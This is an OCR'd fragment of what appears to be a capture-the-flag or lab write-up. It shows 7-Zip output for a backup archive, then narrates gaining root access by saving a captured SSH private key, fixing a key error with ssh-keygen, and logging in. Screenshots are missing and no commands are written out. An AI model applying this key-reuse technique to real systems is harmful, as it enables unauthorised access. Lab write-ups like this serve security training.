p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Gold 521
8 CPU @ 2.30GHz (50657),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 55250317

Scanning the drive:

WARNING: No more files
```




Root Access

Once the SSH private key is obtained, the next step is exploitation.


I create a file with the hash part of the private key and save it in my original directory.

Adjust file permissions to ensure confidentiality and integrity



I try to establish an SSH connection using the key obtained, but it gives me an error.

I found a forum where they were talking about this error and one way was to generate a new key with ssh-keygen and that worked!



I'm in!